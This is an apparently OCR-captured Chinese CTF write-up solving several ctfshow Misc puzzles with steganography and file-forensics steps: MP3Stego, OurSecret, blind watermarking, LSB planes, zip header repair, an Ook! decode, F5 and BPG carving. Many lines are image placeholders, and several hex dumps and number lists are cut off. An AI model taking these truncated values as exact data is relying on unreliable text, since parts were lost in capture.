
您已浏览过该网页 5 次。上次访问日期：21-2-22




A019298 Number of balls in pyramid with base either a regul alternate sides differing by 1 (balls in hexagonal pyr hexagonal close-packing).


```
%I
%S 0, 1, 4, 11, 23, 42, 69, 106, 154, 215, 290, 381, 489, 616, 763, 932, 1124, 1341, 1584,
%T 1855, 2155, 2486, 2849, 3246, 3678, 4147, 4654, 5201, 5789, 6420, 7095, 7816,
%U 8584, 9401, 10268, 11187, 12159, 13186
```

根据2那一列，可以发现需要第7位填入，第7位即69（后面的以此类推）





在此平台继续搜，特别注意，第一个也要在这个平台搜，不要自己代值进去，因为代值进去应该都不会想到先代数字0…



A006003 a(n) = n*(n^2 + 1)/2.
(Formerly M3849)

```
0, 1, 5, 15, 34, 65, 111, 175, 260, 369, 50
5335, 6095, 6924, 7825, 8801, 9855, 10990,
27455, 29679, 32020, 34481, 37065, 39775 (lis
```


得到65
将所有的整理下来，全部用ascii进行转换，得到并包上ctfshow{}提交

牛年大吉3.0

是i_kei神的题，果然3.0难度倍增，套娃纯度也增加了
首先看hint


> hint1：有耳就行
> hint2：有眼就行

下载附件得到一张ppt
能听到动听的《春节序曲》，结合有耳就行，应该需要提取下来
看完ppt，能够发现最后藏有信息，将字体颜色改为红色




祝CTFshow在新的一年里越办越好！
神秘字符串： Y3Rmc2hvd25i
祝CTFshow的小伙伴们新年快乐！

得到Y3Rmc2hvd25i，解码得到ctfshownb，但是解码没用，这里被misc神给坑了一波。
kali下用binwalk进行分解，把mp3拿到mp3stego去解密，密码为Y3Rmc2hvd25i，得到8208208820



8208208820

然后刚刚binwalk还分离出了熟悉的图片，这里看两张图片，能明显发现大小不一样但是差异很小，并且这里给了秘钥，0通道没有LSB痕迹就排除了，麻了很久，这里使用的是OurSecret



Step1: Specify a carrier file

图片1.png Size: 850611 bytes


Step 2: Enter password

●●●●●●●●●●●

(double click to save)


Type	Name	Size (k)
File	Demo.png	667

两张都提取出来，发现大小也不相同，Demo.png略微比Demo7.png大，所以考虑盲水印。
我目前只下载了两种
chishaxie/BlindWaterMark 是错的
linyacool /blind-watermark python3是错的
这里需要使用 linyacool /blind-watermark python2
得到



flag{5wcipa9Hwe4RvELc
[redacted]
eC2dFtQxn7H7KSovimJd
a}

想要提交发现长度好像太长了，进行base58解码，得到flag




Output

```
ctfshow{[redacted]
```

两行代码一纸情书

Y4的超良心

下载dll附件，使用notepad++打开，直接搜ctf，发现一长串类似编码，复制下来进行base64解码，发现无乱码，一直向下解，得到flag




Base64 编码或解码的结果:

ctfshow{I_[redacted]ME}

F5也会LSB


这道题也很良心
压缩包显示6long，爆破得到密码114514（恶臭），解压得到



结合LSB，以2.png为例，发现LSB有2字节长的数字信息，再查看图片1（即10.png），发现为504B030414，为ZIP文件头，所有信息提取出来

```
504B03041400010000007C4C4D524A0409E41D0000001100000008000000666C61672E747874268FDB736D3D74D7654C946555E
F139A56337B2E90EE9D79DE3A0632B2504B01023F001400010000007C4C4D524A0409E41D000000110000000800240000000000
00002000000000000000666C61672E7478740A00200000000000001001800CBE6AA92A801D701F7A65B93A801D701A0FCEAE4A50
1D701504B0506000000000010001005A000000430000000000
```


得到zip包，发现有密码，再进行爆破，密码为7775，解压打开txt


flag.txt - 记事本

文件(F) 编辑(E) 格式(O)

BGR bit Planes 21

BGR bit Planes 21
再去查看10.png的BGR 2 1通道


```
fff  f....... ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
fff  ........ ........
```

3 □ 2 □ 1 □ 0
3 ☑ 2 ☑ 1 □ 0
3 ☑ 2 ☑ 1 □ 0
3 ☑ 2 ☑ 1 □ 0


Order settings
Extract By ● Row ○ Co
Bit Order ● MSB First ○
Bit Plane Order
○ RGB ○ GRB
○ RBG ○ BRG
○ GBR ● BGR


eview ☑

全部提取组合得到flag


F5还会学中文


也是一道凉心题
下载附件解压，得到 F5.jpg 和 flag.zip，flag.zip 需要密码，将 F5.jpg 放入 010 查看JPG结束后的"文件头"和文件尾


```
ÿÙ...........v±NR
S¾_.A...Õ#.......
F5 pswd.txtíYÁ.Ã
0.ü.¼C—Ð.Y¤Púëf…
```



```
.¤Ä[RÛ.×.QÌ1ÅÝ.×
..;±.Û.×.PK.....
.....]...j.....
```

发现有PK字迹，所以需要修复zip包即00 00 00 00->50 4B 03 04，并且将09改为00


```
FF D9 00 00 00 00 14 00 09
```


F5 pswd.txt - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)



```
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfsh
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF
ctfshowF ctfshow5 ctfshow杯 ctfshow5 ctfshow5 ctfshowF ctfs
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfsh
ctfshow杯 ctfshow5 ctfshowF ctfshow杯 ctfshowF
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfsh
ctfshowF ctfshow5 ctfshowF ctfshow杯 ctfshowF
ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfshowF ctfsh
```


很明显的Ook!

ctfshow—>Ook F—>. 5—>! 杯—>?
得到F5’s password is f5alsogood
解压flag.zip发现错误，结合F5 pswd和jpg，可以猜测F5隐写。




```
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=
true
Huffman decoding starts
java.lang.ArrayIndexOutOfBoundsException: Index 64 out of bounds for leng
th 64
        at ortega.HuffmanDecode.Decode_ZZ(ortega/HuffmanDecode.java:306)
        at ortega.HuffmanDecode.Decode_AC_coefficients(ortega/HuffmanDeco
de.java:205)
```

F5隐写发现报错，原因是图片末尾有zip痕迹，将zip痕迹删掉只保留jpg，再提取，得到Every0neL0veBeF5



```
zip-password-is-Every0neL0veBeF5
```


解压得到最难的部分，因为尝试GB2312编码，BIG5编码，GBK编码，GB18030编码，Unicode编码都是无解的



中国文化 博大精深
来瞧瞧下面的字吧
毕竟F5也会学中文


牐瑾舍聿悴ワ怂法曓豖趺喷烤刨

根据群里的随缘hint，和题目hint1：最后一步是转ascii



hint:GB2312-80，前两位为x码，后两位为x码
百度就能做
随缘hint@[redacted]

GB2312-80，前两位为x码，后两位为x码
直接搜“汉字GB2312-80”




GB2312-80《信息处理交换用汉字编码字符集 基本集》

GB2312将代码表分为94个区，对应第一字节；每个区94个
为区号值和位号值加32（2OH）,因此也称为区位码。01-0

百度搜一个区位码批量查询

http://www.jscj.net/index/gb2312.php




输入汉字：

牐瑾舍聿悴ヮ怂法豖跌喷刨

区位码显示：

0003 7210 4165 7718 6718 0579 4343 2308 1371 8525
2188 3771 1293 3757

将空格去掉（注意最后一个数字后面的空格也要去掉）
得到的数字转16进制，再转字符，得到flag




```
ctfshow{Ez_[redacted]
```

GoodNight

> Hint1:题目的附件名字很重要
> Hint2:flag的内容要转为md5

又是套娃呜呜呜难死了
首先GoodNight很重要，估计是某种加密的密码，最后发现还是OurSecret




GoodNight.png Size: 137841 bytes

Step 2: Enter password

●●●●●●●●●


Type	Name	Size (k)
File	Secert1	45

提取出来Secert1.rt1，查看文件头，发现BP，考点是BPG，可以查到bpg文件头是425047FB， B190是文件尾，4250后面添加上的47FB，然后搜索B190，这里在第2个B190处截断，因为后面有6050B405，是反过来的504B0304




```
B1 90 00 00 00 00 01 70  00 00 00 FD 00 20 00 20
00 00 00 00 60 50 B4 05  7A 09 5E 0B 88 5E D8 8B
```

然后改文件后缀，用Simple BPG image viewer打开，得到



ZmxhZ3tUaDFzX2k1X0Y0a2VfZjFhOX0
https://blog.csdn.net/qq_42880719

解码得到fake flag…




flag{Th1s_i5_F4ke_f1a9}

再查看文件尾，将刚刚发现的zip提取出来




```
80 00 90 00 41 40 30 B4 05 F2 7
00 50 00 00 00 00 00 00 00 00 0
99 D3 00 00 00 00
```

504B0304，所以需要将十六进制数进行逆转
http://tool.huixiang360.com/str/reverse.php
转完后再放入winhex




```
00 00 00 00 00 3D 99 44  52 00 00 00 00 00 00 00      =▮DR
00 00 00 00 00 05 00 00  00 66 6C 61 67 2F 50 4B          flag/PK
03 04 14 00 09 00 08 00  21 97 44 52 D6 36 06 29         !▮DRÖ6 )
90 0F 00 00 ED 56 00 00  13 00 23 00 66 6C 61 67     iV      # flag
2F CE FB CE FB A3 AC CF  EB B2 BB B5 BD B0 C9 75  /ÎûÎû£¬Ïë²»µ½°Éu
70 1F 00 01 43 56 31 EF  66 6C 61 67 2F E5 98 BB  p    CV1ïflag/å▮»
```

对比正常的zip：



